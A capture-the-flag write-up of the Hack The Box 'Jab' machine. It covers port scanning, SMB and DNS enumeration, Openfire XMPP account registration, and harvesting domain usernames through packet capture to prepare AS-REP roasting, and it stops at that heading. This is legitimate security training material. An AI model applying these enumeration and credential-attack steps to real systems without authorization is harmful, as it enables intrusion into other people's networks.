HTB-Jab

Jab

OS
Windows

RELEASE DATE
25 Feb 2024

DIFFICULTY
Medium


POINTS
30

Information Gathering

Rustscan

Rustscan discovers many ports open. Based on the ports open, target seems to be Windows Domain Controller.

```
rustscan --addresses 10.10.11.4 --range 1-65535
```




```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5222/tcp  open  xmpp-client      syn-ack
5223/tcp  open  hpvirtgrp        syn-ack
5262/tcp  open  unknown          syn-ack
5263/tcp  open  unknown          syn-ack
5269/tcp  open  xmpp-server      syn-ack
5270/tcp  open  xmp              syn-ack
5275/tcp  open  unknown          syn-ack
5276/tcp  open  unknown          syn-ack
5985/tcp  open  wsman            syn-ack
7070/tcp  open  realserver       syn-ack
7443/tcp  open  oracleas-https   syn-ack
7777/tcp  open  cbt              syn-ack
9389/tcp  open  adws             syn-ack
47001/tcp open  winrm            syn-ack
49664/tcp open  unknown          syn-ack
49665/tcp open  unknown          syn-ack
49666/tcp open  unknown          syn-ack
49667/tcp open  unknown          syn-ack
49671/tcp open  unknown          syn-ack
49674/tcp open  unknown          syn-ack
49675/tcp open  unknown          syn-ack
49676/tcp open  unknown          syn-ack
49681/tcp open  unknown          syn-ack
49787/tcp open  unknown          syn-ack
```

Enumeration

SMB - TCP 445

Since this is a DC machine, let's start with enumerating SMB:

```
crackmapexec smb 10.10.11.4
```




```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ crackmapexec smb 10.10.11.4
SMB         10.10.11.4      445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01)
 (domain:jab.htb) (signing:True) (SMBv1:False)
```

Let's add **jab.htb** and **dc01.jab.htb** to `/etc/hosts`:

DNS - TCP 53

Next, let's move on to enumerating DNS:

```
dig axfr @10.10.11.4 jab.htb
```




```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ dig axfr @10.10.11.4 jab.htb

; <<>> DiG 9.19.19-1-Debian <<>> axfr @10.10.11.4 jab.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Unfortunately zone transfer fails.

HTTPs - TCP 7443

There's Openfire HTTP Binding Service running on port 7443:



https://10.10.11.4:7443

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

Openfire HTTP Binding Service

What is Openfire?

Openfire is a real-time collaboration server that uses the **XMPP** protocol. It is written in Java and can support thousands of concurrent users. Openfire includes several key features, such as:


- User-friendly web-based administration panel
- Support for plugins
- SSL/TLS for security
- Integration with LDAP for user authentication

One of the features of Openfire is HTTP binding, which allows XMPP clients to connect to the server using HTTP or HTTPS, making it possible to use XMPP over web browsers. This is especially useful for web-based XMPP clients.

XMPP - TCP 5222

In order to interact with **XMPP**, let's install Spark.

After starting Spark, go to **Advanced** and set the host as our target machine and set port as 5222:



□ Automatically discover host and port


Connection

Host: 10.10.11.4

Port: 5222

Resource: Spark

Encryption mode should be disabled as well:



Encryption mode


○ Required

○ If possible

● Disabled

□ Use Direct TLS method

Now let's create a new account:


Create new account

Account registration

Create a new chat account


Username: jadu

Password: jadu101

Confirm password: jadu101


Domain: jab.htb

Using the new account, we can login to the XMPP server:




XMPP Enumeration

Going to **Actions** -> **Join conference room**, we see two rooms: **test** and **test2**



Name	Address	Occupants
test	test	0
test2	test2	0

test is encrypted and **test2** is accessible:




<test2@conference.jab.htb>

(08:18) jadu has joined the room
(08:18) changed the subject to ""
Tuesday, 21 November 2023
(13:49) bdavis: <img src="data:image/png;base64,VGhlIGltYWdlIGRhdGEgZ29lcyBoZXJlCg==" alt="some text" />

We see a message from **bdavis**, which seems to be encrpyted with base64:


```
<img src="data:image/png;base64,VGhlIGltYWdlIGRhdGEgZ29lcyBoZXJlCg=="
alt="some text" />
```

We can decrypt it using **base64**, but nothing useful is seen:




```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ echo "VGhlIGltYWdlIGRhdGEgZ29lcyBoZXJlCg==" | base64 -d
The image data goes here
```

Going to **Conferences**, new subdomain **conference.jab.htb** is discovered:



Search provides user search service:



Person search

Person search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.

Search service: search.jab.htb

Search form

Search

☑ Username


☑ Name

□ Email

Search results

JID	Username	Name	Email

Using this feature, we can obtain list of potential users on domain:



Person search

Person search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.

Search service: search.jab.htb

Search form

Search: jab

☑ Username

☑ Name

☑ Email

Search results

JID	Username	Name	Email
lmccarty@jab.htb	lmccarty	Lucia McCarty	lmccarty@jab.htb
nenglert@jab.htb	nenglert	Nathan Englert	nenglert@jab.htb
aslater@jab.htb	aslater	Arlene Slater	aslater@jab.htb
rtruelove@jab.htb	rtruelove	Richard Truelove	rtruelove@jab.htb
pwoodland@jab.h...	pwoodland	Paula Woodland	pwoodland@jab.h...
pparodi@jab.htb	pparodi	Paul Parodi	pparodi@jab.htb

Using this usernames, we can perform AS-REP Roasting attack. However, it is not possible copy-paste or export this list of users.


We would have to find a way around it.

User List Retrieval

So our plan here is to listen on Spark's user search function and sort out list of usernames.

Let's first start a **tcpdump** listener on our HTB VPN network:


```
sudo tcpdump -i tun0 -w output1.pcap
```



```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ sudo tcpdump -i tun0 -w output1.pcap
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Now let's sort out the username as such:

```
sudo cat output1.pcap | grep -a -oP '(?<=<field var="Username"><value>)[^<]+'
```




```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ sudo cat output1.pcap | grep -a -oP '(?<=<field var="Username"><value>)[^<]+'

jgrady
drader
jwaddell
cmadigan
```

We now have set of usernames ready for AS-REP Roasting attack.

AS-REP Roast

